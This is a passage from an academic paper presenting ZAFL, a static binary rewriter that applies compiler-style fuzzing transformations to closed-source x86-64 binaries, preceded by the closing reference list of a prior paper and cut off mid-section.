[35] V. van der Veen, E. Göktaş, M. Contag, A. Pawlowski, X. Chen, S. Rawat, H. Bos, T. Holz, E. Athanasopoulos, and C. Giuffrida. A tough call: Mitigating advanced code-reuse attacks at the binary level. In *Proceedings of the 37th IEEE Symposium on Security and Privacy*, SP '16, pages 934–953, 2016.

[36] R. Wang, Y. Shoshitaishvili, A. Bianchi, A. Machiry, J. Grosen, P. Grosen, C. Kruegel, and G. Vigna. Ramblr: Making reassembly great again. In *Proceedings of the 24th Annual Network and Distributed System Security Symposium*, NDSS '17, 2017.

[37] S. Wang, P. Wang, and D. Wu. Reassembleable disassembling. In *Proceedings of the 24th USENIX Security Symposium*, USENIX Security '15, pages 627–642, Washington, D.C., 2015. USENIX Association.

[38] J. Whaley and M. S. Lam. Cloning-based context-sensitive pointer alias analysis using binary decision diagrams. In *Proceedings of the ACM SIGPLAN 2004 Conference on Programming Language Design and Implementation*, PLDI '04, pages 131–144, New York, NY, USA, 2004. ACM.

[39] H. Yin, D. Song, M. Egele, C. Kruegel, and E. Kirda. Panorama: Capturing system-wide information flow for malware detection and analysis. In *Proceedings of the 14th ACM Conference on Computer and Communications Security*, CCS '07, pages 116–127, New York, NY, USA, 2007. ACM.

[40] J. Zeng, Y. Fu, K. Miller, Z. Lin, X. Zhang, and D. Xu. Obfuscation-resilient binary code reuse through trace-oriented programming. In *Proceedings of the 20th ACM Conference on Computer and Communications Security*, CCS '13, Berlin, Germany, Nov. 2013.

[41] D. Y. Zhu, J. Jung, D. Song, T. Kohno, and D. Wetherall. TaintEraser: Protecting sensitive data leaks using application-level taint tracking. *ACM SIGOPS Operating Systems Review*, 45(1):142–154, Feb. 2011.

Breaking Through Binaries: Compiler-quality Instrumentation for Better Binary-only Fuzzing

Stefan Nagy
Virginia Tech
snagy2@vt.edu

Anh Nguyen-Tuong, Jason D. Hiser, Jack W. Davidson
University of Virginia
{nguyen, hiser, jwd}@virginia.edu

Matthew Hicks
Virginia Tech
mdhicks2@vt.edu

Abstract

Coverage-guided fuzzing is one of the most effective software security testing techniques. Fuzzing takes on one of two forms: compiler-based or binary-only, depending on the availability of source code. While the fuzzing community has improved compiler-based fuzzing with performance- and feedback-enhancing program transformations, binary-only fuzzing lags behind due to the semantic and performance limitations of instrumenting code at the binary level. Many fuzzing use cases are binary-only (i.e., closed source). Thus, applying *fuzzing-enhancing program transformations* to binary-only fuzzing—without sacrificing performance—remains a compelling challenge.

This paper examines the properties required to achieve compiler-quality binary-only fuzzing instrumentation. Based on our findings, we design ZAFL: a platform for applying fuzzing-enhancing program transformations to binary-only targets—maintaining compiler-level performance. We showcase ZAFL's capabilities in an implementation for the popular fuzzer AFL, including five compiler-style fuzzing-enhancing transformations, and evaluate it against the leading binary-only fuzzing instrumenters AFL-QEMU and AFL-Dyninst. Across LAVA-M and real-world targets, ZAFL improves crash-finding by **26–96%** and **37–131%**; and throughput by **48–78%** and **159–203%** compared to AFL-Dyninst and AFL-QEMU, respectively—while maintaining compiler-level of overhead of **27%**. We also show that ZAFL supports real-world open- and closed-source software of varying size (**10K–100MB**), complexity (**100–1M** basic blocks), platform (Linux and Windows), and format (e.g., stripped and PIC).

1 Introduction

Software vulnerabilities represent a persistent threat to cybersecurity. Identifying these bugs in both modern and legacy software is a tedious task; manual analysis is unrealistic, and heavyweight program analysis techniques like symbolic execution are unscalable due to the sheer size of real-world applications. Instead, developers and bug-hunters alike have largely adopted a software testing strategy known as fuzzing.

Fuzzing consists of mutationally generating massive amounts of test cases and observing their effects on the target program, with the end goal of identifying those triggering bugs. The most successful of these approaches is *coverage-guided grey-box fuzzing*, which adds a feedback loop to keep and mutate only the few test cases reaching new code coverage; the intuition being that exhaustively exploring target code reveals more bugs. Coverage is collected via instrumentation inserted in the target program's basic blocks. Widely successful coverage-guided grey-box fuzzers include AFL [93], libFuzzer [70], and honggFuzz [75].

Most modern fuzzers require access to the target's source code, embracing *compiler instrumentation*'s low overhead for high fuzzing throughput [70, 75, 93] and increased crash finding. State-of-the-art fuzzers further use compilers to apply *fuzzing-enhancing program transformation* that improves target speed [32, 47], makes code easier-to-penetrate [1], or tracks interesting behavior [18]. Yet, compiler instrumentation is impossible on closed-source targets (e.g., proprietary or commercial software). In such instances fuzzers are restricted to *binary instrumentation* (e.g., Dyninst [64], PIN [56], and QEMU [8]). But while binary instrumentation succeeds in many non-fuzzing domains (e.g., program analysis, emulation, and profiling), available options for *binary-only fuzzing* are simply unable to uphold both the speed and transformation of their compiler counterparts—limiting fuzzing effectiveness. Despite advances in general-purpose binary instrumentation [9, 41, 46, 86, 87], it remains an open question whether compiler-quality instrumentation capabilities *and* performance are within reach for binary-only fuzzing.

To address this challenge we scrutinize the field of binary instrumentation, identifying key characteristics for achieving performant and general-purpose binary-only fuzzing instrumentation. We apply this standard in designing ZAFL: an instrumentation platform bringing *compiler-quality* capabilities and speed to x86-64 binary-only fuzzing. We demonstrate how ZAFL facilitates powerful fuzzing enhancements with a suite of five transformations, ported from compiler-based fuzzing contexts. We show how ZAFL's capabilities improve binary-only fuzzing bug-finding: among evaluations on the LAVA-M corpus and eight real-world binaries, ZAFL finds an average of **26–96%** more unique crashes than the static rewriter AFL-Dyninst; and **37–131%** more than the dynamic translator AFL-QEMU. We further show that ZAFL achieves compiler-quality overhead of **27%** and increases fuzzing throughput by **48–78%** and **131–203%** over AFL-Dyninst and AFL-QEMU, respectively. Lastly, we show that

ZAFL scales to real-world software—successfully instrumenting 56 binaries of varying type (**33** open- and **23** closed-source), size (**10K–100MB**), complexity (**100–1,000,000** basic blocks), and platform (**30** Linux and **12** Windows).

In summary, this paper contributes the following:

- We examine the challenges of achieving compiler-quality instrumentation in binary-only fuzzing, developing a criteria for success, and highlighting where popular binary-only instrumenters fit with respect to our criteria.
- We apply this criteria in designing ZAFL: a platform for state-of-the-art compiler-quality instrumentation—and speed—in binary-only fuzzing. ZAFL's architectural focus on fine-grained instrumentation facilitates complex fuzzing-enhancing transformations in a performant manner.
- We show that it is possible to achieve fuzzing-enhancing program transformation in a performant manner for binary-only contexts by implementing five of such transformations derived from existing compiler-based implementations in ZAFL, and evaluating runtime overhead.
- We demonstrate how ZAFL improves fuzzing effectiveness; on average ZAFL's performant, fuzzing-enhancing program transformations enable fuzzers to find more unique crashes than the leading binary-only fuzzing instrumenters AFL-Dyninst and AFL-QEMU across both LAVA-M and real-world benchmarks.
- We show that ZAFL supports real-world binaries of varying characteristics, size, complexity, and platform—even those binaries not supported by other instrumenters.
- We will open-source ZAFL and all benchmark corpora at `https://git.zephyr-software.com/opensrc/zafl`.

2 Background on Fuzzing

Coverage-guided grey-box fuzzing remains one of the most successful software security auditing techniques. Fuzzers of this type iteratively mutate test cases to increase code coverage, using lightweight instrumentation to collect this coverage at runtime. This section details the fundamental components of coverage-guided grey-box fuzzing.

2.1 An Overview of Fuzzing

Fuzzing is designed to root-out software vulnerabilities automatically. Given a target program and a set of seed test cases, a standard fuzzing cycle consists of (Figure 1):

0. **Instrumentation**: modify target program as desired (e.g., to track code coverage).
1. **Test Case Generation**: select a seed and mutate it to generate a batch of candidate test cases.
2. **Execution Monitoring and Feedback Collection**: run each candidate test case and monitor the target program's execution, collecting feedback via instrumentation.
3. **Feedback Decision-making**: keep only test cases with execution behavior matching some pre-specified constraint(s) (e.g., cover new code).
4. Return to step 1.




Figure 1: A high-level overview of the basic fuzzing workflow.

Though fuzzers vary by generation (i.e., mutation- [70, 75, 93] or grammar-based [35, 50, 60]), execution monitoring (i.e., white- [17, 22, 36], black- [60, 63, 83], or grey-box [70, 75, 93]), and feedback decision-making strategies (i.e., directed [13, 33, 41, 89] or coverage-guided [14, 70, 75, 93]), we elide their differentiation as they are outside the focus of this paper.

2.2 Coverage-guided Grey-box Fuzzing

By far the most popular fuzzing technique is *coverage-guided grey-box fuzzing* (e.g., AFL [93], honggFuzz [75], and libFuzzer [70]). As the name implies, coverage-guided grey-box fuzzers focus exclusively on test cases that increase code coverage, with the aim of testing as much of a target program's functionality as possible to find its deeply-rooted bugs. Its "grey-box" quality refers to a middle-ground between the deep and shallow program analyses used by white- and black-box fuzzers, respectively: lightweight instrumentation is used track test cases' coverage of the target, which is then post-processed to verify if new code has been covered.

Contingent on the ability to instrument a target program from source, fuzzing is divided into two distinct worlds: *compiler-based* and *binary-only*. Most modern fuzzers turn to compiler instrumentation as its low runtime overhead supports high fuzzing throughput. More recent state-of-the-art efforts leverage compilers' ability to apply complex program transformations. Researchers have shown that such transformations improve fuzzing effectiveness by enhancing performance [32, 47] or introspection [1, 18, 31, 51]. Most real-world fuzzing is undertaken in the absence of target source (i.e., binary-only). This restricts fuzzing to existing binary instrumenters which are unsupportive of compiler-quality transformation, facing prohibitively-high overhead—often as high as 1000% for coverage tracing alone [62].

3 Compiler-based Fuzzing Enhancements

Coverage-guided fuzzing spans two distinct domains: compiler-based and binary-only, with both using program instrumentation to track test case code coverage. Much of fuzzing's success is due to the high throughput made possible by fast compiler instrumentation [79, 93]. Though advanced fuzzers introduce more heavyweight analyses [7, 18, 74, 92],

Focus	Category	Effect on Fuzzing
Performance	*Instrumentation Pruning*	Overhead reduction from fewer blocks instrumented
	Instrumentation Downgrading	Overhead reduction from lighter-weight instrumentation
Feedback	*Sub-instruction Profiling*	Incremental coverage to guide code penetration
	Extra-coverage Behavior	Ability to consider finer-grained execution behavior

Table 1: Popular compiler-based fuzzing-enhancing program transformations, listed by category and effect.

the core of these approaches remains the standard coverage-guided fuzzing loop (Figure 1)—amounting to over 90% of their execution time [62]; recent feedback enhancements (e.g., context sensitivity) only increase the proportion of time spent tracing execution. Thus, our focus is *performant fuzzing-enhancing transformations* in the absence of source code.

State-of-the-art fuzzers leverage compiler instrumentation to add transformations that improve fuzzing *performance* and *feedback* (e.g., AFL++ [31], Angora [18], CollAFL [32], honggFuzz [75], INSTRIM [47], libFuzzer [70]). Performance-enhancing transformation helps alleviate the runtime cost of coverage tracing and other feedback sources. Feedback-enhancing transformations reveal finer-grained program progress, beyond traditional code coverage metrics. We broadly examine popular fuzzers and identify four categories of fuzzing-enhancing transformation that target the core coverage-guided loop (Table 1): (1) *instrumentation pruning*, (2) *instrumentation downgrading*, (3) *sub-instruction profiling*, and (4) *extra-coverage behavior tracking*. Below we detail each transformation.

3.1 Instrumentation Pruning

Graph reducibility techniques [42, 77] are used in fuzzing to elide instrumenting some target basic blocks, thus lowering overall runtime overhead. AFL's [93] compiler instrumentation permits a "ratio": 100 instruments all blocks; 0 only function entries; and values in between form a probability to arbitrarily skip blocks. Clearly, culling random blocks risks coverage blind-spots. More rigorous *CFG-aware* analyses [31, 47] prune blocks implicitly covered by others: formally, for N blocks and M unique paths over N, it is possible to select a subset $N' \in N$ such that the M' unique paths over N' equals M. INSTRIM [47] only instruments blocks targeted by backward edges and tracks loops either by entry or pre-entry blocks (the latter forgoing loop iteration tracking).

3.2 Instrumentation Downgrading

The majority of today's fuzzers track coverage in the form of edges (i.e., branches between basic blocks). Edges are typically recorded as hashes of their start and end blocks (computed in the body of the end block's instrumentation), as popularized by the fuzzer AFL [93]. Edge hashing requires several instructions (two index fetches, a hash, array update, and an `XOR`); but given that blocks themselves are small, maintaining speed requires inserting as few instructions as necessary. CollAFL [32]'s compiler instrumentation optimizes single-predecessor blocks by downgrading them to fewer-instruction block coverage (i.e., $cov(A \rightarrow B) \equiv cov(B)$).

3.3 Sub-instruction Profiling

Fuzzers struggle to penetrate code guarded by complex predicates like "magic bytes" [68], nested checksums [7], and switch cases [1]. Most fuzzers track edge/block coverage and hence are oblivious to "incremental" predicate progress. Recent compiler-based efforts apply sub-instruction profiling—decomposing multi-byte conditionals into single-byte comparisons (e.g., CmpCov [51], honggFuzz [75], laf-Intel [1]). Such splitting of roadblocks into smaller, simpler problems facilitates greater fuzzing code coverage.

3.4 Extra-coverage Behavior Tracking

An area of current research in fuzzing is the inclusion of execution behavior beyond traditional code coverage. Although we foresee future work considering metrics such as register or memory usage, the existing body of work on extra-coverage behavior tracking focuses on context sensitivity. Context-sensitive coverage tracks edges along with their preceding calling context. For example, given two paths over the same set of edges, $A \rightarrow B \rightarrow C$ and $B \rightarrow A \rightarrow C$, context-insensitive coverage misses the second path as it offers no new edges; however context-sensitive coverage reveals two distinct calls: $B \rightarrow C$ and $A \rightarrow C$. Several LLVM implementations exist for both function- and callsite-level context sensitivity [18, 31].

4 Binary-only Fuzzing: the Bad & the Ugly

Program transformation has become ubiquitous in compiler-based fuzzers (e.g., AFL++ [31], CollAFL [32], laf-Intel [1]), and for good reason: it makes fuzzing significantly more powerful. Despite these advantages there is no platform that adapts such transformation to binaries in an effective manner—severely impeding efforts to fuzz closed-source software.

This section examines existing binary instrumenters and their limitations that prevent them from attaining effective binary-only fuzzing instrumentation. We follow this exploration with an identification of the key instrumenter design attributes necessary to support *compiler-quality* fuzzing-enhancing program transformation and speed.

4.1 Limitations of Existing Platforms

Coverage-guided fuzzers trace test case code coverage via fast compiler instrumentation; and state-of-the-art efforts further leverage compilers to apply fuzzing-enhancing program transformation. In binary-only fuzzing, code coverage is traced by one of three mechanisms: (1) hardware-assisted tracing,

Name	Fuzzing Appearances	Fuzzing Overhead	Supports Xform	Instrumentation type	Instrumentation invoked	Instrumentation liveness	Supported Programs PIC & PDC	Supported Programs C & C++	Supported Programs stripped	Supported Programs PE32+
LLVM	[1,6,13,18,19,31,32, 47,70,75,93]	18–32%	✓	static	inline	✓	N/A	✓	N/A	N/A
Intel PT	[7,11,20,37,75]	19–48%	✗	hardware	replay	✗	✓	✓	✓	✓
DynamoRIO	[37,43,73]	>1,000%	✓	dynamic	inline	✓	✓	✓	✓	✓
PIN	[45,49,63,68,92]	>10,000%	✓	dynamic	inline	✓	✓	✓	✓	✓
QEMU	[23,31,91,93]	>600%	✓	dynamic	inline	✓	✓	✓	✓	✓
Dyninst	[44,55,62,76]	>500%	✓	static	tramp.	✗	✓	✓	✗	✗
RetroWrite	[26]	20–64%	✗	static	tramp.	✓	✗	✗	✗	✗

Table 2: A qualitative comparison of the leading coverage-tracing methodologies currently used in binary-only coverage-guided fuzzing, alongside compiler instrumentation (LLVM). No existing approaches are able to support compiler-quality transformation at compiler-level speed and generalizability.

(2) dynamic binary translation, or (3) static binary rewriting. Below we briefly detail each, and weigh their implications with respect to supporting the extension of compiler-quality transformation to binary-only fuzzing.

- **Hardware-assisted Tracing.** Newer processors are offering mechanisms that facilitate binary code coverage (e.g., Intel PT [48]). Fuzzing implementations are burdened by the need for costly trace post-processing, which reportedly incurs overheads as high as **50%** over compilers [7,20]; but despite some optimistic performance improvements [37], hardware-assisted tracing currently remains incapable of modifying programs—and hence fails to support fuzzing-enhancing program transformation.
- **Dynamic Binary Translators.** Dynamic translators apply coverage-tracing on-the-fly as the target is executing (e.g., DynamoRIO [43], PIN [56], and QEMU [8]). Translators generally support many architectures and binary characteristics; and offer deep introspection that simplifies analysis and transformation [31,93]. However, existing dynamic translators attain the worst-known fuzzing performance: recent work shows AFL-QEMU's average overhead is well over **600%** [62], and AFL-DynamoRIO [43] and AFL-PIN [45] report overheads of up to **10x** and **100x** higher, respectively.
- **Static Binary Rewriters.** Static rewriting improves performance by modifying binaries prior to runtime (e.g., Dyninst [44]). Unfortunately, static rewriting options for binary-only fuzzing are limited. AFL-Dyninst is the most popular, but sees prohibitively-high fuzzing overheads of over **500%** [62] and is restricted to Linux programs. RetroWrite suggests reassembleable-assembly is more performant and viable, but it relies on AFL's assembly-time instrumentation which is both unsupportive of transformation and reportedly **10–100%** slower than compile-time instrumentation [93]; and moreover, it does not overcome the generalizability challenges of prior attempts at reassembleable-assembly (e.g., Uroboros [87], Ramblr [86]), and is hence limited to position-independent Linux C programs. Neither scale well to stripped binaries.

As summarized in Table 2, the prevailing binary-only fuzzing coverage-tracing approaches are limited in achieving compiler-quality fuzzing instrumentation. Hardware-assisted tracing (Intel PT) is *incompatible* with program instrumentation/transformation and adds post-processing overhead. Dynamic translators (DynamoRIO, PIN, and QEMU) all face *orders-of-magnitude* worse overheads. Static rewriters (Dyninst and RetroWrite) fail to uphold both performance *and* transformation and are unsupportive of Windows software (the most popular being PE32+), common binary characteristics (e.g., position-dependent code), or the simplest obfuscation techniques (i.e., stripped binaries).

These limitations make fuzzing-enhancing transformations scarce in binary-only fuzzing. To our knowledge the only two such implementations exist atop of AFL-Dyninst (instruction pruning [44]) and AFL-PIN (context sensitivity [92])—both suffering from the central flaw that any of their potential benefits are outweighed by the steep overheads of their respective binary instrumenters (over **500%** and **10,000%**, respectively [45,62]).

Impetus: Current binary instrumenters are fundamentally ill-equipped to support compiler-quality fuzzing instrumentation. We envision a world where binary-only and compiler-based fuzzing are not segregated by capabilities; thus we design a binary-only fuzzing instrumentation platform capable of performant compiler-quality transformation.

4.2 Fundamental Design Considerations

Our analysis of how compilers support performant program transformations reveals four critical design decisions: **(1) rewriting versus translation**, **(2) inlining versus trampolining**, **(3) register allocation**, and **(4) real-world scalability**. Below we discuss the significance of each, and build a criteria of the instrumenter characteristics *best-suited* to compiler-quality instrumentation.

- **Consideration 1: Rewriting versus Translation.** Dynamic translation processes a target binary's source instruction stream as it is executed, generally by means of emulation [8]. Unfortunately, this requires heavy-lifting to interpret target instructions to the host architecture; and incurs significant runtime overhead, as evidenced by the poor performance of AFL-DynamoRIO/PIN/QEMU [43,45,93]. While translation does facilitate transformations like sub-instruction profiling [31], static binary rewriting is a more

viable approach for fuzzing due to its significantly lower overhead. **Like compilers**, static binary rewriting performs all analyses (e.g., control-flow recovery, code/data disambiguation, instrumentation) *prior* to target execution, avoiding the costly runtime effort of dynamic translation. Thus, static rewriting is the most compatible with achieving compiler-quality speed in binary-only fuzzing.

Criterion 1: Instrumentation added via static rewriting.

- **Consideration 2: Inlining versus Trampolining.** A second concern is how instrumentation code (e.g., coverage-tracing) is invoked. Instrumenters generally adopt one of two techniques: *trampolining* or *inlining*. Trampolining refers to invocation via jumping to a separate payload function containing the instrumentation. This requires two transfers: one to the payload, and another back to the callee. However, the total instructions needed to accommodate this redirection is significant relative to a basic block's size; and their overhead accumulation quickly becomes problematic for fuzzing. **Modern compilers inline**, injecting instrumentation directly within target basic blocks. Inlining offers the least-invasive invocation as instrumentation is launched via contiguous instruction execution rather than through redirection. We thus believe that inlining is essential to minimize fuzzing instrumentation's runtime overhead and achieve compiler-quality speed in binary-only fuzzing.

Criterion 2: Instrumentation is invoked via inlining.

- **Consideration 3: Register Allocation.** Memory access is a persistent bottleneck to performance. On architectures with a finite set of CPU registers (e.g., x86), generating fast code necessitates meticulous register allocation to avoid clobbering occupied registers. Condition code registers (e.g., x86's `eflags`) are particularly critical as it is common to modify them; but saving/restoring them to their original state requires pushing to the stack and is thus ∼**10x** slower than for other registers. **Compilers track register liveness** to avoid saving/restoring dead (untouched) condition code registers as much as possible. Smart register allocation is thus imperative to attaining compiler-quality binary instrumentation speed.

Criterion 3: Must facilitate register liveness tracking.

- **Consideration 4: Real-world Scalability.** Modern compilers support a variety of compiled languages, binary characteristics, and platforms. While dynamic translators (e.g., DynamoRIO, QEMU, PIN) are comparably flexible because of their reliance on emulation techniques, existing static rewriters have proven far less reliable: some require binaries be written in C despite the fact that developers are increasingly turning to C++ [26,86,87]. others apply to only position-independent (i.e., relocatable) code and neglect the bulk of software that remains position-dependent [26]; many presume access to debugging symbols (i.e., non-stripped) but this seldom holds true when fuzzing proprietary software [44]; and most are only Linux-compatible, leaving some of the world's most popular commodity software (Windows 64-bit PE32+) unsupported [26,44,86,87]. A compiler-quality binary-only fuzzing instrumenter must therefore support these garden-variety closed-source binary characteristics and formats.

Criterion 4: Support common binary formats and platforms.

While binary instrumenters have properties useful to many non-fuzzing domains (e.g., analysis, emulation, and profiling), attaining compiler-quality fuzzing instrumentation hinges on satisfying four core design criteria: **(C1) static rewriting**, **(C2) inlining**, **(C3) register liveness**, and **(C4) broad binary support**. Hardware-assisted tracing cannot modify programs and hence *violates* criteria (C1)–(C3). DynamoRIO, PIN, and QEMU adopt dynamic translation ($\bar{\text{C1}}$) and thus incur orders-of-magnitude performance penalties—before applying any feedback-enhancing transformation. Dyninst and RetroWrite embrace static rewriting but both rely on costlier trampoline-based invocation ($\bar{\text{C2}}$) and fail to support commodity binary formats and characteristics ($\bar{\text{C4}}$); and moreover, Dyninst's liveness-aware instrumentation failed on our evaluation benchmarks ($\bar{\text{C3}}$). Thus, compiler-quality instrumentation in a binary-only context demands a new approach that satisfies all four criteria.

5 The ZAFL Platform

Fuzzing effectiveness severely declines on closed-source targets. Recent efforts capitalize on compiler instrumentation to apply state-of-the-art fuzzing-enhancing program transformations; however, current binary-only fuzzing instrumenters are ineffective at this. As practitioners are often restricted to binary-only fuzzing for proprietary or commercial software, any hope of advancing binary-only fuzzing beseeches efforts to bridge the gap between source-available and binary-only fuzzing instrumentation.

To combat this disparity we introduce ZAFL: a compiler-quality instrumenter for x86-64 binary fuzzing. ZAFL extends the rich capabilities of compiler-style instrumentation—with compiler-level throughput—to closed-source fuzzing targets of any size and complexity. Inspired by recent compiler-based fuzzing advancements (§ 3), ZAFL streamlines instrumentation through four extensible phases, facilitating intuitive implementation and layering of state-of-the-art fuzzing-enhancing program transformations. Below we detail ZAFL's internal architecture and guiding design principles.




Figure 2: A high-level depiction of the ZAFL platform architecture and its four ZAX transformation and instrumentation phases.

5.1 Design Overview

As shown in Figure 2, ZAFL consists of two primary components (1) a static rewriting engine and (2) ZAX: our four IR-modifying phases for integrating compiler-quality instrumentation and fuzzing enhancements. Given a target binary, ZAFL operates as follows:

1. **IR Extraction**. From our (or any compatible) binary rewriter, ZAFL requests an intermediate representation (IR) of the target binary.
2. **ZAX**. The resulting IR is then passed to ZAX's four transformation and instrumentation phases:
   P1: Optimization,
   P2: Analysis,
   P3: Point Selection, and
   P4: Application.
3. **Binary Reconstitution**. After ZAX applies program transformations and instrumentation at IR-level, ZAFL transfers the modified IR back to the rewriting engine which generates the output binary for fuzzing.

5.1.1 Static Rewriting Engine

ZAFL interacts with the binary rewriter of choice to first translate the target binary to an intermediate representation (IR) for subsequent processing in ZAX; and secondly, to reconstitute an output binary from the ZAX-modified IR.

We initially considered re-purposing LLVM IR-based rewriter McSema [25] due to its maturity and popularity in the static rewriting community, but ultimately ruled it out as both the literature [29] and our own preliminary evaluation reveal that it is a poor fit for fuzzing due to its high baseline overhead. Instead, for our prototype, we extend the GCC IR-inspired static rewriter Zipr [41, 46] as it meets the same criteria that McSema does (§ 4.2), but has better baseline performance.

5.2 The ZAX Transformation Architecture

Once target IR construction is finished, ZAFL initiates ZAX: our fuzzing instrumentation toolchain. Below we describe the intricacies of ZAX's four core phases: **(1) Optimization**, **(2) Analysis**, **(3) Point Selection**, and **(4) Application**.

5.2.1 Optimization

ZAX's first phase enables transformations that reduce the mutation effort required to fuzz-through deeper code regions (e.g., sub-instruction profiling). Given a pre-specified optimization criteria (e.g., "decompose multi-byte conditional constraints"), it scans the target binary's control-flow graph to identify sections of interest; and for every match, it applies the relevant IR-level transformations. As such transformations alter control-flow, we apply them before further analyses that depend on the finalized control-flow graph.

5.2.2 Analysis

With the optimized control-flow graph in hand, ZAX's second phase computes meta-characteristics (e.g., predecessor-successor, data-flow, and dominance relationships). We model this after existing compiler mechanisms [3, 24, 61], and to facilitate integration of other desirable analyses appearing in the literature [2, 81]. The extent of possible analyses depends on the rewriter's IR; for example, low-level IR's modeled after GCC's RTL [34] permit intuitive analysis to infer register liveness; and other IRs may support equivalent analyses which could be used instead, but if not, such algorithms are well-known [61] and could be added to support ZAX.

5.2.3 Point Selection

ZAX's third phase aims to identify *where* in the program to instrument. Given the binary's full control-flow graph and meta-characteristic data (e.g., liveness, dominator trees), this phase enumerates all candidate basic blocks and culls those deemed unnecessary for future instrumentation. ZAX's CFG-aware instrumentation pruning capabilities facilitate easy implementation of compiler-based techniques described in § 3.

Performance Transformation	
Single Successor-based Pruning	[31]
Dominator-based Pruning	[47]
Instrumentation Downgrading	[32]
Feedback Transformation	
Sub-instruction Profiling	[1,31,51,75]
Context-sensitive Coverage	[18,31]

Table 3: A catalog of ZAFL-implemented compiler-quality fuzzing-enhancing program transformations and their compiler-based origins.

5.2.4 Application

Finally, ZAX's applies the desired instrumentation configuration (e.g., block or edge coverage tracking). A challenge is identifying *how* to instrument each location; ensuring correct execution requires precise handling of registers around instrumentation code—necessitating careful consideration of liveness. As a block's instrumentation can theoretically be positioned *anywhere* within it, liveness analysis also facilitates "best-fit" location ranking by quantity of free registers; and since restoring condition code registers (e.g., x86's `eflags`) is often costlier than others, we further prioritize locations where these are free. Thus, ZAX's efficiency-maximizing instrumentation insertion is comparable to that of modern compilers [34,53]. Though our current prototype (§ 6) targets AFL-style fuzzers, support for others is possible through new instrumentation configurations.

6 Extending Compiler-quality Transforms to Binary-only Fuzzing

We review successful compiler-based fuzzing approaches and identify impactful fuzzing performance- and feedback-enhancing program transformations. As these transformations provably improve compiler-based fuzzers they thus are desirable for closed-source targets; however, they are largely neglected due to current binary instrumenters' limitations.

To show the power of ZAFL in applying and layering transformations ad-hoc, we extend three performance- and two feedback-enhancing compiler-based transformations to binary-only fuzzing, shown in Table 3. Below details our implementations of these five transformations using ZAFL.

6.1 Performance-enhancing Transformations

We leverage ZAFL's ZAX architecture in deploying three fuzzing performance-enhancing program transformations: **single successor** and **dominator-based** instrumentation pruning, and edge **instrumentation downgrading**. We describe our implementation of each below.

6.1.1 Single Successor Instrumentation Pruning

Recent fuzzing works leverage flow graph reducibility techniques [42, 77] to cut down instrumentation overhead [47]. We borrow AFL-Dyninst's omitting of basic blocks which are not their function's entry, but are the single successor to their parent block [44]. Intuitively, these are guaranteed to be covered as they are preceded by unconditional transfer and thus, their instrumentation is redundant. Our implementation applies a meta-characteristic predecessor-successor analysis in ZAX's Analysis phase; and a location selector during Point Selection to omit basic blocks accordingly.

6.1.2 Dominator Tree Instrumentation Pruning

Tikir and Hollingsworth [81] expand on single predecessor/-successor pruning by evaluating control-flow dominator relationships. A node A "dominates" B if and only if every possible path to B contains A [2]. Dominator-aware instrumentation audits the control-flow graph's corresponding dominator tree to consider nodes that are a dominator tree leaf, or precede another node in control-flow but do not dominate it.

In line with our other CFG-aware pruning, we implement a dominator tree meta-characteristic in ZAX's Analysis phase; and a corresponding selector within Point Selection. Our analysis reveals this omits 30–50% of blocks from instrumentation. We elect to apply Tikir and Hollingsworth's algorithm because it balances graph reduction and analysis effort. Other alternative, more aggressive algorithms exist [2, 47], which we believe are also implementable in ZAFL.

6.1.3 Edge Instrumentation Downgrading

CollAFL [32] optimizes AFL-style edge coverage by downgrading select blocks to faster (i.e., fewer-instruction) block coverage. At a high level, blocks with a single predecessor can themselves represent that edge, eliminating the instruction cost of hashing the start and end points. We implement edge downgrading using a meta-characteristic analysis based on linear flows in ZAX's Analysis phase; and construct both edge- and block-coverage instrumentation templates utilized in the Application phase. Our numbers show that roughly 35–45% of basic blocks benefit from this optimization.

6.2 Feedback-enhancing Transformations

Recent compiler-based fuzzing efforts attain improved code-penetration power by considering finer-grained execution information [18, 31]. Below we detail our ZAFL implementations of two prominent examples: **sub-instruction profiling** and **context-sensitive coverage** tracking.

6.2.1 Sub-instruction Profiling

Sub-instruction profiling breaks down complex conditional constraints into nested single-byte comparisons—allowing the fuzzer to track *progress* toward matching the entire constraint, and significantly decreasing the overall mutation effort. Compiler-based implementations (e.g., laf-Intel [1] and CmpCov [51]) replace comparisons with nested micro-comparisons; however, as the goal is to augment control-flow

with nested conditionals that permit increased feedback, we observe it is equally effective to insert these *before* the original. We implement a binary-only sub-instruction profiling for (up to) 64-bit unsigned integer comparisons: in ZAX's Optimization phase, we scan the IR for comparison mnemonics (i.e., `cmp`), and then insert a one-byte nested comparison per constraint byte. We further incorporate handling for division operators to help reveal divide-by-zero bugs.

6.2.2 Context-sensitive Coverage

